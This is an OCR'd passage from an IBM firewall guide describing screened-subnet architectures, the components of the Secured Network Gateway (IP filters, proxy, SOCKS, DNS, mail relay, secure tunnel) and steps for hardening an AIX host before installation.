


Figure 6. Bastion Behind a Screening Filter

In this configuration, the bastion is protected from external attack by the screening filter. This one is a very simple router without a daemon inside. This implies it is very hard to break into this machine. In this manner, you could hide the structure of your private organization, and protect a complex daemon such as sendmail.

Screened Subnet

A further development of this is to use the subnetwork between the screening filter and the bastion as a a site for application services. This is increasingly common, as organizations want to provide machines that are widely available (such as Web servers) but still have strong protection for their private network. The screening filter provides some protection for the service machines, without unduly limiting access. A possible example of this is shown in Figure 7. This network is composed of two screening filters and one or several bastions. When you start considering this sort of solution, the cost becomes a major factor since, for reasons of integrity, each component in the design should ideally be a dedicated machine.




Figure 7. Screened Subnet

The architecture is very simple and each machine on this subnet performs only simple task(s), depending on the number of bastions you have. It is often referred to as a *demilitarized zone* (DMZ).

1.4.4 Making Your Firewall Choice

The choice of your firewall architecture depends on your security requirements and also on the size of your organization. A small organization may choose a bastion behind a screening router and a bigger one a screened subnet. Your firewall architecture also depends on the software you choose, and several solutions exist today. One of these is the IBM Internet Connection Secured Network Gateway (SNG).

As you read further through this book you should be able to decide in more detail which of the IBM Internet Connection Secured Network Gateway features are appropriate for your environment. Before going into the detail, however, it is worth stating some basic rules:

- *Anything that is not explicitly permitted should, by default, be denied.*

  What this means is that when you set up your firewall you should be able to state exactly what traffic you want to pass through it. It should not be possible for any other traffic to pass.

- *You should keep outside users out of your internal network wherever possible.*

Even if you are providing a legitimate service for outsiders to use, you should not trust them. If possible such services should be placed outside the firewall (possibly within a DMZ), isolated from your internal systems.

- *You should do thorough auditing and logging*.

  You should assume the worst, that at some time your systems will be compromised by a cracker. At this point you need good logging functions to allow you to detect the cracker, retrace his movements, and prevent further damage.

Chapter 2. Introducing the Secured Network Gateway

You can think of Secured Network Gateway as a tool box you use to implement the functions of different firewall architectures: both screening filter and bastion. Once you choose your architecture and your security strategy, you select the necessary tools from SNG. Administration of SNG uses AIX Systems Management Interface Tool (SMIT) and is very user-friendly. SNG provides comprehensive logging of all significant events, such as administrative changes and attempts to breach filter rules. The logging method used by SNG is the UNIX syslog daemon, so it is very easy to process event messages (you will find examples of this in Chapter 11, “Logging and Managing Logs for the Secure Network Gateway” on page 173).

2.1 SNG Tools

Because SNG is, at heart, an IP gateway it divides the world into two or more networks, one or more nonsecure networks and one or more secure networks. The nonsecure network is, for instance, the Internet. The secure networks are usually your corporate IP networks. The tools that SNG provides for you are:

- IP filters
- Proxy servers
- SOCKS server
- Specific services such as domain name service and mail handling
- A secure IP tunnel

2.1.1 IP Filters




Figure 8. Firewall with IP Filtering

IP filters are tools to filter packets at the session level, based on IP address, direction, and TCP or UDP port. The filter rules work with the IP gateway function, so the machine is required to have two or more network interfaces, each in a separate IP network or subnetwork. One adapter is declared nonsecure and the other(s) declared secure. The filter acts between these two adapters.

Implementation

As with all SNG configuration tasks, you use SMIT to create the filter rules. This results in a series of entries in the /etc/security/fwfilters.cfg configuration file where each line defines a filter using the following criteria:

- Source IP address and mask
- Destination IP address and mask
- Type of IP protocol
- Source and destination ports
- Direction of the IP packet
- Network interface
- Whether routed through the firewall or not

These criteria are described in detail in 4.1, “Fundamentals of IP Filters” on page 31.

Whenever a packet arrives at the SNG gateway it is compared with each line in the filter file in turn, until one is found that matches it. At that point the processing stops and the filter directive (*permit* or *deny*) is applied.

Objective of the Filters

IP filtering provides the basic protection mechanism for the firewall, allowing you to determine what traffic passes across it based on IP session end details, thereby protecting the secure network from outsiders that use unsophisticated techniques (such as scanning for secure servers) or even the most sophisticated techniques (such as IP address spoofing). You should think of the filtering facility as the base on which the other tools are constructed. It provides the infrastructure in which they operate and denies access to all but the determined cracker.

2.1.2 Proxy Servers




Figure 9. Firewall with Proxy Server

This tool allows an internal user, using normal client commands such as telnet, to access the nonsecure network. For example, users use Telnet to access a bastion. They have to be authenticated using a password in the normal way. Having successfully accessed the bastion (and thus authenticated themselves) they now have to again issue the telnet command to reach the desired machine on the nonsecure network.

This method is usable also from the nonsecure network to the secure network, but this raises other important security problems. If you use the Internet to connect to the bastion, you have to enter your login name and password to be identified. But, as we have said, you can′t know what machines your session may pass through and some cracker may be looking for login names and passwords, by wire tapping or using IP trace commands. If he or she catches your ID, he or she may impersonate you and thus get into the organization with your identity. (Of course, this would only get him or her to the firewall, he or she would need to trace the second telnet command to get past it.) In this scenario, with the proxy server, you can use a more sophisticated tool of authentication such as a security identity card. This mechanism generates a unique key which is not reusable for another connection. Two security identification cards are supported by SNG: the SecureNet card from Digital Pathways and the SecureID card from Security Dynamics.

Even sessions established using such strong authentication techniques can be attacked using hijacking, so the only totally secure way to allow incoming Telnet connections is to encrypt the session between the end user and the firewall, as explained in 5.21, “Secure Terminal Emulation” on page 86 and Chapter 6, “Secure IP Tunnel” on page 89.

In SNG Version 2.1 onwards, the proxy support includes an *idle proxy* capability. This means that if a user does not enter anything for a given period of time, the session will be terminated.

Implementation

The proxy services available are Telnet and FTP. The proxy ftpd daemon is not usable from the nonsecure network. The way around this is to use Telnet from outside to inside and then FTP from inside to outside. This limits the ways a cracker from outside may easily get information.

Users who access the gateway in this way get, by default, a very restricted command shell, with only a few commands. The commands allow you to establish sessions onward into the nonsecure network, using commands such as telnet, mosaic and gopher. They do *not* allow you to issue any commands to look at or modify the firewall itself, for example you cannot do ls, cat, echo, etc.

Objectives of Proxy Applications

When you connect via a proxy server, the TCP/IP connections are broken at the firewall, so the scope for compromising the secure network are reduced. You also have to authenticate yourself, using a USER ID and password, so as long as your password remains secure, the firewall itself is safe.

Once connected, the appearance and the behavior are unchanged. But, this method needs to have a double connection: one from the client machine and one from the firewall machine. This is both time consuming and will have an impact on performance.

One of the major advantages of the proxy approach is that you do not need a special version of the client program on the client machine. Therefore, once you have installed your firewall, every user recorded in the firewall can have access to the nonsecure network without any additional software installation.

2.1.3 SOCKS Server




Figure 10. Firewall with SOCKS Application-Layer Gateway

SOCKS is a standard for application-level gateways that does not require the overhead of a more conventional proxy server.

The SOCKS server results in a similar bastion configuration, since the session is broken at the firewall. The difference is that the user does not need to perform the double login manually. Instead of directly starting a session with the telnetd daemon, the session goes to the sockd daemon on the SNG host. sockd then validates that the source address and user ID are permitted to establish onward connection into the nonsecure network, and then creates the second session.

SOCKS needs to have new versions of the client code (called SOCKSified clients) and a separate set of configuration profiles on the firewall. However, the server machine does not need modification; indeed it is unaware that the session is being relayed by sockd. For a comprehensive list of socksified clients see 7.9, "Using SOCKS Services" on page 120.

Implementation

The SOCKS daemon uses a configuration file, /etc/sockd.conf, to allow or deny connections through the bastion.

Each line of this file defines a rule that controls access through the bastion. The following information is present:

- User ID or list of user IDs
- Address of client and mask
- Address of remote server and mask
- Operation field and port to define what service or what range of services
- Command to execute, very useful to log or to alert

Authentication of the user ID is optional, but if you choose to use it, the sockd daemon calls the identd daemon on the client machine. The ident server answers with the identity of the calling user. This procedure is described in more detail in 7.6, “Using the SOCKS Server” on page 118. Once a connection is established, sockd acts as an *application-level router* appearing as a client to the real application server and as a server to the client.

Objectives of the SOCKS Server

For outbound sessions (that is, from a secure client to an insecure server) SOCKS has the same objectives as a proxy application server, that is to break the session at the firewall and provide a secure door where users must authenticate themselves in order to pass. It has the advantage of simplicity for the user, at a cost of a little extra administrative work. SOCKS is not intended to handle inbound sessions, since it does not provide for secure password delivery, and the identd user ID checking could possibly be subverted by a cracker. SOCKS is also, arguably, likely to be more secure than a proxy server, since it is a relatively small piece of code written solely with security in mind.

2.1.4 Domain Name Service

Access to the domain name records for the secure network is of great assistance to crackers, since it gives them a list of hosts to attack. A subverted DNS server can also provide an access route for a cracker; see “8. The inverse DNS tree can be used for name-spoofing.” on page 214.

From the outside view, the name server on the firewall only knows itself and never gives information on naming inside the private IP network. From the inside view, this name server knows the Internet network and is very useful for accessing any machine on Internet by its name.

Implementation

Configuration is performed, of course, through SMIT. You have to specify the following:

- Nonsecure domain name
- Secure domain name
- Nonsecure name server
- Secure name server

This generates all the necessary configuration files for the firewall domain name server. It is still necessary to configure the name server in the secure network to use the firewall service, however. We show some worked examples of this in Chapter 8, “Domain Name Service” on page 123.

The operation of DNS on the firewall relies on three features:

1. The *forwarders* function, so that the name server inside the secure network can receive information about hosts outside its domain from the firewall name server, but the reverse cannot happen.
2. The caching capability which allows the firewall name server to get name information from the nonsecure network without predefinition.
3. The fact that name resolution requests can be directed to any name server, whether or not the host from which the request is coming is a name server itself. This allows the firewall to be able to resolve names inside the secure

network, without giving those names away to hosts in the nonsecure network.

Figure 11 shows how name resolution requests flow for different combinations of requester and node.




Figure 11. Name Resolution Flows. Notice that only the names and addresses that we want to reveal (and have defined in the firewall name server) are available to an external host. Notice also that name requests originating on the firewall itself, are treated like those from any secure network host, since /etc/resolv.conf refers to the secure network name server.

Objectives of the DNS Server

Running the DNS server on the firewall has the dual advantage of preventing name resolution requests flowing across the gateway and hiding secure network hosts from the nonsecure world.

2.1.5 Mail Handling

Mail is one of the primary reasons why an organization would want to access the Internet. IP mail is transmitted via the SMTP protocol, which is a simple client/server architecture allowing store and forward or direct delivery.

Normally, you want to have relatively free access in and out of the secure network for mail traffic. Unfortunately, however, the standard mail daemon, sendmail, has proved to be a fertile breeding ground for bugs over the years, many of which have been exploited by crackers. The SNG response to this is to use the AIX sendmail daemon as a mail relay, which can be configured to forward mail to a mail gateway within the secure network.

Implementation

The implementation assumes that there is a mail gateway within the secure network. The main reason why you would have such a gateway is for reasons of control, for example:

- A single point to handle misrouted files
- A common definition for all your distributed nodes
- A logical point to perform transformations to other mail formats
- A single point to handle aliasing (For example, you may want your users to have personal mail handles that are not related to the machines to which they log in.)

When you define the SNG name server (above), there is an option to specify the name of the secure network mail gateway. If you do so, the firewall mail relay is automatically started, forwarding traffic between the gateway and the outside world.

From the point of view of hosts in the nonsecure network, the only mail gateway they see is the firewall. This is advertised by the addition of an MX record to the firewall name server definition. Hosts inside the secure network can be defined either to route internet traffic to the firewall directly, or to route to the internal mail gateway, which can then forward mail to the firewall.

Objectives of the Mail Relay

As for the proxy, SOCKS and DNS servers, this relay means direct sessions do not have to be carried across the firewall gateway. It also hides the internal mail gateway from the nonsecure network. Only the firewall mail server is advertised outside the secure network, which is much more resistant to attack than the real mail gateway.

2.1.6 Secure IP Tunnel




Figure 12. Secure IP Tunnel

The secure IP Tunnel is a mechanism provided by SNG that permits a private communications channel to be created between two private networks over an intervening public network such as the Internet. The two private networks are each protected by SNG. The two SNG machines establish a connection between them and they encrypt and authenticate traffic passing between the private networks.

Implementation

In order to configure the secure IP tunnel, you will have to add tunnel definitions and specific filtering rules to tell the SNGs how to encrypt/authenticate traffic.

Objectives of the Secure IP Tunnel

Outsiders can eavesdrop on all traffic that goes through the public network. The secure IP tunnel allows you to obscure the real data being sent between the two private networks and also allows you to be assured of the identity of the session partners and the authenticity of the messages.

2.1.7 Combining the Tools

We have now briefly introduced the tools provided by IBM Internet Connection Secured Network Gateway. In reality, you may not need to use all of the tools available, but it is likely that you *will* need to use tools in combination. For example, most of the server functions need to be protected by a set of IP filters to prevent them being bypassed.

Chapter 3. Installing Secured Network Gateway

Installation of Secured Network Gateway is a two-stage process. First you need to prepare the AIX operating system on which it is to run, then you can install the SNG product itself. The SNG installation takes certain steps to try to ensure the integrity of the system. For example, it removes certain services that are not appropriate for a firewall system. However, for true security it is important that you take care in every area of the installation.

SNG runs on top of the AIX operating system (Either 3.2.5 or 4.1). AIX itself needs to be secured and cleaned up before you add the SNG code. The following is a high-level list of some items to consider:

- The main principle is KISS: Keep It Simple and Secure.
- In general a server should be placed in a secure, locked area. If this is not possible, the physical machine should be fitted with locks.
- A security critical system should only run the minimum number of services needed.
- There should be no user IDs configured on the system unless absolutely necessary.
- There should be no compiler, assembler or other computer language present that allows system calls. It is also a good idea to remove tracing tools like tcpdump or iptrace.
- Password aging and content restrictions should be employed.
- Only static IP routing should be used.
- All available audit functions should be used.
- All available logging functions should be used.

3.1 Securing the Base AIX System

AIX is a multiuser, multipurpose operating system. Therefore it offers a wide variety of services that are not needed when setting up a firewall.

We recommend that you install AIX from scratch for your SNG system and aim to install a minimal system, containing only the program products that you need. You should, however, take the option to install the Trusted Computing Base. In AIX Version 4, the installation procedure installs by default a lot of junk that you don′t need on a firewall. For example, if you have a graphical adapter, it installs Xwindows and CDE (Common Desktop Environment). Xwindows is a well-known security risk. You can control access to minimize the risk, but it is better to simplify the system and remove the risk altogether. We recommend that you uninstall both Xwindows and CDE after the initial AIX load.

3.1.1 Install AIX Fixes

The SNG code updates some parts of the operating system, replacing some basic functions with secure versions. Unfortunately the operating system is not aware that SNG has replaced these parts, so if you upgrade AIX after having installed SNG, it may override some important files.

© Copyright IBM Corp. 1995 1996

In our case, we installed AIX, then installed the SNG, and after a week we installed an AIX fix for sendmail. During the night we rebooted the machine, and when we turned on the firewall the next morning the filtering rules were allowing every packet to flow through. Upon investigation we found that the fix modified the file /usr/lib/drivers/netinet, which is the main IP device driver. SNG provides a replacement for the file, and the fix had backed it out.

Our recommendation is to install AIX, apply all relevant PTFs, and then install SNG.

This raises a problem. What should you do if you must install an AIX fix after the SNG installation, (for example, as a response to a new security advisory)?

The recommended way to install AIX maintenance on the firewall is as follows:

1. Save the DNS files (named.boot, named.dom, named.loc and named.ca)
2. Save the mail files (sendmail.cf and aliases)
3. Save the SNG netinet driver
4. Restore the AIX netinet driver (netinet.org)
5. Apply AIX Maintenance
6. Restore the SNG netinet driver
7. Restore the DNS and mail files

Two key parts of the firewall are the name server and the mail server (daemons named and sendmail). named is part of the AIX TCP/IP client feature, and sendmail is part of the TCP/IP server feature. At the time at which we are running this book (February 1996), the latest version of TCP/IP client was 4.1.4.3 and the latest version of TCP/IP server was 4.1.4.5. In order to get this level of code, you should ask for APAR IX54793 (client) and APAR IX55267 (server). The following list highlights the most important security related fixes of these APARS:

TCP/IP Client 4.1.4.2 (not 4.1.4.3)

IX54315 Abstract: sendmail line-length limited:: IX54315 Symptom Text: sendmail has a hardcoded maximum line-length. This fix will allow arbitrarily long lines in a mail message.

IX53641 Abstract: sendmail does not convert s-jis: IX53641 Symptom Text: sendmail won′t convert S-JIS (IBM-932) mail body to fold7 (JIS) even though sendmail.cf has Obfold7, OOIBM-932 entry.

TCP/IP Server 4.1.4.5

IX55267 Abstract: named does not do zone transfers:: IX55267 Symptom Text: named calls /etc/named-xfer to do zone transfers. On 4.1 /etc/named-xfer does not exist.

IX55067 Abstract: named zone is not also authoritative of updates: IX55067 Symptom Text: If an update request is received for a zone that is not authoritative, named updates the zone anyway. This is a security hole.

IX54609 Abstract: named can dump core when doing a dump: IX54609 Symptom Text: When named is doing a dump (on receipt of a SIGINT), it tries to print the data for HINFO records in a way that can cause a segmentation violation under certain conditions.

TCP/IP Client 4.1.4.3

There are no security-related fixes here.

3.1.2 Setup File Systems

As the system typically will need to spool mail and log plenty of syslog output, it pays to keep /var big enough right from the start. Larger sites might have 1 GB or more of spool space. Of course the root file system should be big enough to not accidentally run into a full root file system problem. In our case we expanded the / filesystem to 8 MB and /var to 200 MB.

3.1.3 Clean Up User IDs and Group IDs

When running a firewall, not all of the user IDs and group IDs that come with AIX are needed. The minimum set of IDs needed are the following: root, daemon, bin, adm, and nobody. For the root user it is convenient also to modify the home directory to move it out of the root file system, such as /home/root. We explicitly removed the users guest, lpd, uucp and sys (you have to stop qdaemon before doing this). After deleting the uucp ID, there are unowned uucp files in /usr/bin and /etc/uucp which can also be removed.

We also deleted the groups ecs, printq, uucp and usr. These groups did not have any users belonging to them, so deleting them is a way of simplifying the system.

For all user IDs in the system that are not used for regular logins, you should define a mail alias that transfers the mail to some administrator. Otherwise mail could pile up accidentally in a mailbox without anyone ever noticing it.

3.1.4 Setting Up Password Rules

Even if you only have a minimum set of user IDs, you should set up the password rules. AIX V4 uses /etc/security/user to set up default and user specific rules. Here is an example setup. Modify the default stanza with the following values:

pwdwarntime = 5	Warning time for password expiry in days.
loginretries = 3	Number of invalid log in attempts before an account is blocked.
histexpire = 26	Lifetime of old passwords in the password history.
histsize = 12	Number of passwords that are stored in the password history database to prevent immediate recycling of passwords.
maxage = 8	Maximum life time for a password in weeks.
maxexpired = 18	Maximum live time of an account after a password has expired.
minalpha = 2	Minimum number of alphabetic characters in a password.
minother = 1	Minimum number of nonalphabetic characters in a password.
minlen = 6	Minimum length of a password.
mindiff = 2	Minimum difference between the new and the old password.
maxrepeats = 3	Maximum number of repetitions of a single character in a password.

The above values are our basic recommendations. You might want to use stricter rules, but we suggest that you do not weaken them.

3.1.5 Removing Unneeded Services

Depending on how much of the AIX operating system you installed, an AIX system can come with many services enabled by default. Most of them should be disabled on security-critical systems. Some are started via inetd and are configured through /etc/inetd.conf. Others are started through /etc/rc.tcpip or other command files that are triggered by /etc/inittab. The first thing to do is to use the command /etc/securetcpip in order to fix some parts of the TCP/IP security weakness.

/etc/inetd.conf

The only services that you should provide on the firewall are proxy telnet, proxy ftp and SOCKS. They can be configured in order to further restrict connections based on user authentication and IP addresses. SNG removes every service from /etc/inetd.conf except for chargen, echo, daytime, discard and time. It also changes the definitions for ftp and telnet to make them use the proxy versions. Finally, it adds the SOCKS service.

We went one step further than this, by removing any unnecessary service, because crackers are able to use even harmless services for denial of service attacks (for example, chargen andecho). See *CERT advisory CA-96.01* for more information about UDP-based denial of service attacks.

CERT Advisories

